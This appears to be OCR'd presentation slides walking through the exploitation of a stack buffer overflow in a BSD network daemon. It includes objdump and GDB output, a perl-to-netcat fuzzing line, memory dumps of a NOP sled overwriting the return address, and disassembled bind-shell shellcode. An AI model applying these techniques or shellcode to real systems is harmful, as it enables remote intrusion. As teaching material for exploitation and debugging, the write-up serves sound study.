
0xb00 - objdump -x demystified

(oh if only I knew then...)

- File Header: ELF
- Program Headers
- Dynamic Sections
- Sections

0xb01 - objdump -x demystified

- (oh if only I knew then...)



0xb01 - objdump -x demystified

- (oh if only I knew then...)


```
Program Header:
    PHDR off    0x00000034 vaddr 0x08048034 paddr 0x08048034 align 2**2
         filesz 0x000000c0 memsz 0x000000c0 flags r-x
  INTERP off    0x000000f4 vaddr 0x080480f4 paddr 0x080480f4 align 2**0
         filesz 0x00000015 memsz 0x00000015 flags r--
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00001c84 memsz 0x00001c84 flags r-x
    LOAD off    0x00002000 vaddr 0x0804a000 paddr 0x0804a000 align 2**12
         filesz 0x000001a4 memsz 0x00000a14 flags rw-
 DYNAMIC off    0x00002010 vaddr 0x0804a010 paddr 0x0804a010 align 2**2
         filesz 0x000000b8 memsz 0x000000b8 flags rw-
    NOTE off    0x0000010c vaddr 0x0804810c paddr 0x0804810c align 2**2
         filesz 0x00000018 memsz 0x00000018 flags r--
```


0xb02 - objdump -x demystified

- (oh if only I knew then...)

```
Dynamic Section:
  NEEDED      libcrypt.so.2
  NEEDED      libc.so.5
  INIT        0x8048a3c
  FINI        0x8049a04
  HASH        0x8048124
  STRTAB      0x8048698
  SYMTAB      0x80482b8
  STRSZ       0x219
  SYMENT      0x10
  DEBUG       0x0
  PLTGOT      0x804a0dc
  PLTRELSZ    0x178
  PLTREL      0x11
  JMPREL      0x80488c4
  REL         0x80488b4
  RELSZ       0x10
  RELENT      0x8
```

```
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000015  080480f4  080480f4  000000f4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000018  0804810c  0804810c  0000010c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         00000194  08048124  08048124  00000124  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym       000003e0  080482b8  080482b8  000002b8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr       00000219  08048698  08048698  00000698  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .rel.dyn      00000010  080488b4  080488b4  000008b4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .rel.plt      00000178  080488c4  080488c4  000008c4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .init         0000000b  08048a3c  08048a3c  00000a3c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  8 .plt          00000300  08048a48  08048a48  00000a48  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  9 .text         00000cbc  08048d48  08048d48  00000d48  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .fini         00000006  08049a04  08049a04  00001a04  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .rodata       00000278  08049a0c  08049a0c  00001a0c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 12 .data         0000000c  0804a000  0804a000  00002000  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 13 .eh_frame     00000004  0804a00c  0804a00c  0000200c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .dynamic      000000b8  0804a010  0804a010  00002010  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 15 .ctors        00000008  0804a0c8  0804a0c8  000020c8  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 16 .dtors        00000008  0804a0d0  0804a0d0  000020d0  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 17 .jcr          00000004  0804a0d8  0804a0d8  000020d8  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 18 .got          000000c8  0804a0dc  0804a0dc  000020dc  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .bss          00000854  0804a1c0  0804a1c0  000021c0  2**5
                  ALLOC
 20 .comment      0000012d  00000000  00000000  000021c0  2**0
                  CONTENTS, READONLY
```


SYMBOL TABLE:
080480f4 l d .interp 00000000 .interp
0804810c l d .note.ABI-tag 00000000 .note.ABI-tag
08048124 l d .hash 00000000 .hash
080482b8 l d .dynsym 00000000 .dynsym
08048698 l d .dynstr 00000000 .dynstr
080488b4 l d .rel.dyn 00000000 .rel.dyn
080488c4 l d .rel.plt 00000000 .rel.plt
08048a3c l d .init 00000000 .init
08048a48 l d .plt 00000000 .plt
08048d48 l d .text 00000000 .text
08049a04 l d .fini 00000000 .fini
08049a0c l d .rodata 00000000 .rodata
0804a000 l d .data 00000000 .data
0804a00c l d .eh_frame 00000000 .eh_frame
0804a010 l d .dynamic 00000000 .dynamic
0804a0c8 l d .ctors 00000000 .ctors
0804a0d0 l d .dtors 00000000 .dtors
0804a0d8 l d .jcr 00000000 .jcr
0804a0dc l d .got 00000000 .got
0804a1c0 l d .bss 00000000 .bss
00000000 l d .comment 00000000 .comment
00000000 l d *ABS* 00000000 .shstrtab
00000000 l d *ABS* 00000000 .symtab
00000000 l d *ABS* 00000000 .strtab
00000000 l df *ABS* 00000000 crtl.c
0804810c l O .note.ABI-tag 00000018 abitag
00000000 l df *ABS* 00000000 /usr/src/lib/csu/i
00000000 l df *ABS* 00000000 <command line>
00000000 l df *ABS* 00000000 <built-in>
00000000 l df *ABS* 00000000 /usr/src/lib/csu/i
00000000 l df *ABS* 00000000 crtstuff.c
0804a0c8 l O .ctors 00000000 __CTOR_LIST__


00000000 F *UND* 00000000 memset
080498bc g F .text 000000f5 main
08049330 g F .text 00000026 cleanup
00000000 F *UND* 00000005 _init_tls
00000000 F *UND* 00000000 seteuid
0804aa08 g O .bss 00000004 numblock
00000000 F *UND* 00000000 strcmp
00000000 F *UND* 00000027 getpwnam
08049a04 g F .fini 00000000 _fini
00000000 F *UND* 0000002c atexit
00000000 F *UND* 00000055 strsep
00000000 F *UND* 00000000 setresgid
0804a1a4 g *ABS* 00000000 _edata
080497c4 g F .text 000000f6 chldrqst
0804a0dc g O *ABS* 00000000 _GLOBAL_OFFSET_TABLE_
0804aa14 g *ABS* 00000000 _end
00000000 F *UND* 00000043 exit
00000000 F *UND* 00000027 getgrnam
00000000 F *UND* 00000056 fileno
0804aa0c g O .bss 00000004 children
00000000 F *UND* 00000123 daemon

0xc00 - Waste of Time?

- Not to say my wanderings didn't pay off...
- Learning immense amounts...
  - GDB
  - Memory layout
  - Particulars (like what “leave” and “ret” ***really*** do)

0xd00 - Favorite GDB helpers

GDB's main commands for poking around:

p	(or p/x for printing Hex versions) - Print an expression.
x	(or x/32wx for printing 32 Hex words) - Show memory *at* a location
break	Set a breakpoint (must include a * to start raw memory addresses)
continue	Start execution again after a break point
ni/si	Execute the next instruction. One skips calls, the other digs deep
display	Like x, but will reprint the output prior to each prompt
info reg	Information about all registers
info frame	Information about the current Stack frame (ebp - esp)
bt	Print's a BackTrace (list of Stack Frames from start of app)
help	Prints the many maze-like

0xd01 - Favorite GDB Helpers (2)

Breakpoints for each "call":

break *0x<address of call 1>

break *0x<address of call 2>

etc...

DISPLAY SETTINGS/Basic

display/i $pc

display/x $edx

display/x $ecx

display/x $ebx

display/x $eax

display/32wx $ebp-92

display/32xw $esp

0xe00 - Pseudo-fuzzing

- What I did, I cringe to call fuzzing
  - Perl from the command-line piped to netcat
  - Metasploit exploit code
    - Isn't sharing nice?

0xf00 - Why you should run a sniffer while writing network sploitz

- $|
- The sploit wasn't even hitting the wire...
- @#$% buffered IO!
- Two lines needed a delay between them.
  - Impossible if you're not pushing the first line to begin with!
  - Still difficult using 'perl -e “...” | nc fhost 6969'
- Rewrote client/fuzzer to do network stuff in perl

0x1000 - Racking and Stacking:

```
804923d:        c7 45 f0 10 00 00 00    movl   $0x10,0xfffffff0(%ebp)
8049244:        83 ec 04                sub    $0x4,%esp
8049247:        8d 45 f0                lea    0xfffffff0(%ebp),%eax
804924a:        50                      push   %eax
804924b:        8d 85 48 ff ff ff       lea    0xffffff48(%ebp),%eax
8049251:        50                      push   %eax
8049252:        ff 75 08                pushl  0x8(%ebp)
8049255:        e8 ce f8 ff ff          call   8048b28 <accept@plt>                    call GOT::accept (brkpt: 30)

804925a:        83 c4 10                add    $0x10,%esp
804925d:        89 45 f4                mov    %eax,0xfffffff4(%ebp)
```

```
80492f4:        83 ec 0c                sub    $0xc,%esp
80492f7:        ff 75 f4                pushl  0xfffffff4(%ebp)
80492fa:        e8 c5 04 00 00          call   80497c4 <chldrqst>                      call SYM::['chldrqst'] (brkpt: 41)
```

```
Subroutine: chldrqst    70 lines
Variables:
                  8 (    4)
            fffffbdc (    4)
            fffffbe0 (    4)
            fffffbe4 (    4)
            fffffbe8 (   40c)
            fffffff4 (    c)
Starting address: 80497c4

Called By:
        loop:80492fa->  80497c4
```

```
080497c4 <chldrqst>:
80497c4:        55                      push   %ebp
80497c5:        89 e5                   mov    %esp,%ebp
80497c7:        81 ec 28 04 00 00       sub    $0x428,%esp
80497cd:        8d 95 e8 fb ff ff       lea    0xfffffbe8(%ebp),%edx
80497d3:        b8 00 04 00 00          mov    $0x400,%eax
80497d8:        83 ec 04                sub    $0x4,%esp
80497db:        50                      push   %eax
80497dc:        6a 00                   push   $0x0
80497de:        52                      push   %edx
80497df:        e8 64 f4 ff ff          call   8048c48 <memset@plt>                    call GOT::memset (brkpt: 52)

80497e4:        83 c4 10                add    $0x10,%esp
80497e7:        c7 85 e4 fb ff ff 00    movl   $0x0,0xfffffbe4(%ebp)
80497ee:        00 00 00
80497f1:        83 ec 0c                sub    $0xc,%esp
80497f4:        ff 75 08                pushl  0x8(%ebp)
80497f7:        e8 50 fe ff ff          call   804964c <authenticate>                  call SYM::['authenticate'] (brkpt: 53)
80497fc:        83 c4 10                add    $0x10,%esp
80497ff:        83 ec 04                sub    $0x4,%esp
8049802:        6a 03                   push   $0x3
8049804:        68 0a 9c 04 08          push   $0x8049c0a                              'OK\n'
8049809:        ff 75 08                pushl  0x8(%ebp)
804980c:        e8 27 f3 ff ff          call   8048b38 <write@plt>                     call GOT::write (brkpt: 54)

8049811:        83 c4 10                add    $0x10,%esp
8049814:        83 ec 04                sub    $0x4,%esp
8049817:        68 ff 07 00 00          push   $0x7ff
804981c:        68 00 a2 04 08          push   $0x804a200                              SYM::['input_buffer']
8049821:        ff 75 08                pushl  0x8(%ebp)
8049824:        e8 8f f3 ff ff          call   8048bb8 <read@plt>                      call GOT::read (brkpt: 55)
```

0x1001 - Racking and Stacking:

```
8049829:  83 c4 10          .  add   $0x10,%esp
804982c:  89 45 f4          .  mov   %eax,0xfffffff4(%ebp)
804982f:  83 ec 04          .  sub   $0x4,%esp
8049832:  8d 85 e8 fb ff ff .  lea   0xfffffbe8(%ebp),%eax
8049838:  50                .  push  %eax
8049839:  68 0e 9c 04 08    .  push  $0x8049c0e                    .  .  .  .  'bacon:%s'
804983e:  68 00 a2 04 08    .  push  $0x804a200                    .  .  .  SYM::['input_buffer']
8049843:  e8 d0 f3 ff ff    .  call  8048c18 <sscanf@plt>          .  call GOT::sscanf (brkpt: 56)

8049848:  83 c4 10          .  add   $0x10,%esp
804984b:  8d 85 e8 fb ff ff .  lea   0xfffffbe8(%ebp),%eax
8049851:  83 ec 0c          .  sub   $0xc,%esp
8049854:  50                .  push  %eax
8049855:  e8 ae f4 ff ff    .  call  8048d08 <strlen@plt>          .  call GOT::strlen (brkpt: 57)

804985a:  83 c4 10          .  add   $0x10,%esp
804985d:  89 45 f4          .  mov   %eax,0xfffffff4(%ebp)
```

```
8049884:  83 7d f4 00       .  cmpl  $0x0,0xfffffff4(%ebp)
8049888:  74 0e             .  je    8049898 <chldrqst+0xd4>       .  je  +000010 .  (local).

804988a:  8d 85 e8 fb ff ff .  lea   0xfffffbe8(%ebp),%eax
8049890:  89 85 dc fb ff ff .  mov   %eax,0xfffffbdc(%ebp)
8049896:  eb 0a             .  jmp   80498a2 <chldrqst+0xde>       .  jmp  +00000C .  (local).

8049898:  c7 85 dc fb ff ff 18 .  movl  $0x8049c18,0xfffffbdc(%ebp)  .  .  .  .  '666 You Totally Suck Turnips
\n'
804989f:  9c 04 08          .
80498a2:  ff b5 dc fb ff ff .  pushl 0xfffffbdc(%ebp)
80498a8:  ff 75 08          .  pushl 0x8(%ebp)
80498ab:  e8 88 f2 ff ff    .  call  8048b38 <write@plt>

80498b0:  83 c4 10          .  add   $0x10,%esp
80498b3:  b8 01 00 00 00    .  mov   $0x1,%eax
80498b8:  c9                .  leave
80498b9:  c3                .  ret
```

```
SCANF(3)                                          Linux Programmer's Manual

NAME
       scanf, fscanf, sscanf, vscanf, vsscanf, vfscanf - input format conversion

SYNOPSIS
       #include <stdio.h>
       int scanf(const char *format, ...);
       int fscanf(FILE *stream, const char *format, ...);
       int sscanf(const char *str, const char *format, ...);

       #include <stdarg.h>
       int vscanf(const char *format, va_list ap);
       int vsscanf(const char *str, const char *format, va_list ap);
       int vfscanf(FILE *stream, const char *format, va_list ap);

DESCRIPTION
       The scanf() function reads input from the standard input stream stdin, fscanf(
       and sscanf() reads its input from the character string pointed to by str.
```

0x1002 - Racking and Stacking:

```
14: x/32xw $esp
0xbfbfe760:     0x0804a200      0x08049c0e      0xbfbfe780      0x00000001
0xbfbfe770:     0x2809d8b4      0xbfbfe7b4      0x2804ff23      0x00000000
0xbfbfe780:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe790:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe7a0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe7b0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe7c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe7d0:     0x00000000      0x00000000      0x00000000      0x00000000
13: x/32xw $ebp - 92
0xbfbfeb3c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfeb4c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfeb5c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfeb6c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfeb7c:     0x00000000      0x280e7996      0x00000004      0x00000002
0xbfbfeb8c:     0x00000420      0x00000005      0xbfbfebe0      0xbfbfec78
0xbfbfeb9c:     0x080492ff      0x00000005      0xbfbfebc0      0xbfbfec68
0xbfbfebac:     0x080492af      0x080484b8      0xbfbfebf4      0x00000000
12: /x $eax = 0xbfbfe780
11: /x $ebx = 0x2
10: /x $ecx = 0x1
9: /x $edx = 0x478
8: x/i $pc  0x8049843 <chldrqst+127>:    call   0x8048c18 <_init+476>
```

```
14: x/32xw $esp
0xbfbfe770:     0x2809d8b4      0xbfbfe780      0x00000420      0x00000000
0xbfbfe780:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe790:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe7a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe7b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe7c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe7d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe7e0:     0x90909090      0x90909090      0x90909090      0x90909090
13: x/32xw $ebp - 92
0xbfbfeb3c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfeb4c:     0x90909090      0xbfbfe780      0xbfbfe780      0xbfbfe780
0xbfbfeb5c:     0xbfbfe780      0xbfbfe780      0xbfbfe780      0xbfbfe780
0xbfbfeb6c:     0xbfbfe780      0xbfbfe780      0xbfbfe780      0xbfbfe780
0xbfbfeb7c:     0xbfbfe780      0xbfbfe780      0xbfbfe780      0xbfbfe780
0xbfbfeb8c:     0x00000420      0xbfbfe780      0xbfbfe780      0xbfbfe780
0xbfbfeb9c:     0xbfbfe780      0x00000000      0xbfbfebc0      0xbfbfec68
0xbfbfebac:     0x080492af      0x080484b8      0xbfbfebf4      0x00000000
```

0x1003 - Racking and Stacking

```
8: x/i $pc  0x80498b8 <chldrqst+244>:   leave
(gdb) ni
0x080498b9 in chldrqst ()
14: x/32xw $esp
0xbfbfeb9c:     0xbfbfe780      0x00000000      0xbfbfebc0      0xbfbfec68
0xbfbfebac:     0x080492af      0x080484b8      0xbfbfebf4      0x00000000
0xbfbfebbc:     0xbfbfebe0      0x84db0210      0x01ffa8c0      0x00000000
0xbfbfebcc:     0x00000000      0xbfbfed30      0xbfbfec58      0x00000005
0xbfbfebdc:     0x00000000      0x00000010      0x00000000      0x00000000
0xbfbfebec:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfebfc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfec0c:     0x00000000      0x00000000      0x00000000      0x00000000
13: x/32xw $ebp - 92
0xbfbfe724:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe734:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe744:     0x00000001      0x00000478      0xbfbfe780      0x00000002
0xbfbfe754:     0xbfbfed30      0xbfbfed30      0x080498b0      0x00000000
0xbfbfe764:     0xbfbfe780      0x00000420      0x00000001      0x2809d8b4
0xbfbfe774:     0xbfbfe780      0x00000420      0x00000000      0x90909090
0xbfbfe784:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe794:     0x90909090      0x90909090      0x90909090      0x90909090
12: /x $eax = 0x1
11: /x $ebx = 0x2
10: /x $ecx = 0x421
9: /x $edx = 0x8049c17
8: x/i $pc  0x80498b9 <chldrqst+245>:   ret
(gdb) si
0xbfbfe780 in ?? ()
14: x/32xw $esp
0xbfbfeba0:     0x00000000      0xbfbfebc0      0xbfbfec68      0x080492af
0xbfbfebb0:     0x080484b8      0xbfbfebf4      0x00000000      0xbfbfebe0
0xbfbfebc0:     0x84db0210      0x01ffa8c0      0x00000000      0x00000000
0xbfbfebd0:     0xbfbfed30      0xbfbfec58      0x00000005      0x00000000
0xbfbfebe0:     0x00000010      0x00000000      0x00000000      0x00000000
0xbfbfebf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfec00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfec10:     0x00000000      0x00000000      0x00000000      0x00000000
13: x/32xw $ebp - 92
0xbfbfe724:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe734:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfbfe744:     0x00000001      0x00000478      0xbfbfe780      0x00000002
0xbfbfe754:     0xbfbfed30      0xbfbfed30      0x080498b0      0x00000000
0xbfbfe764:     0xbfbfe780      0x00000420      0x00000001      0x2809d8b4
0xbfbfe774:     0xbfbfe780      0x00000420      0x00000000      0x90909090
0xbfbfe784:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfbfe794:     0x90909090      0x90909090      0x90909090      0x90909090
12: /x $eax = 0x1
11: /x $ebx = 0x2
10: /x $ecx = 0x421
9: /x $edx = 0x8049c17
8: x/i $pc  0xbfbfe780: nop
(gdb)
```

```
(gdb) x/56i 0xbfbfe96a
0xbfbfe96a:     nop
0xbfbfe96b:     nop
0xbfbfe96c:     nop
0xbfbfe96d:     nop
0xbfbfe96e:     nop
0xbfbfe96f:     nop
0xbfbfe970:     push   $0x61
0xbfbfe972:     pop    %eax
0xbfbfe973:     cltd
0xbfbfe974:     push   %edx
0xbfbfe975:     push   $0x391b0210
0xbfbfe97a:     mov    %esp,%ecx
0xbfbfe97c:     push   %edx
0xbfbfe97d:     inc    %edx
0xbfbfe97e:     push   %edx
0xbfbfe97f:     inc    %edx
0xbfbfe980:     push   %edx
0xbfbfe981:     push   $0x10
0xbfbfe983:     int    $0x80
0xbfbfe985:     cltd
0xbfbfe986:     xchg   %eax,%ebx
0xbfbfe987:     push   %ecx
0xbfbfe988:     push   %ebx
0xbfbfe989:     push   %edx
0xbfbfe98a:     push   $0x68
0xbfbfe98c:     pop    %eax
0xbfbfe98d:     int    $0x80
0xbfbfe98f:     mov    $0x6a,%al
0xbfbfe991:     int    $0x80
0xbfbfe993:     push   %edx
0xbfbfe994:     push   %ebx
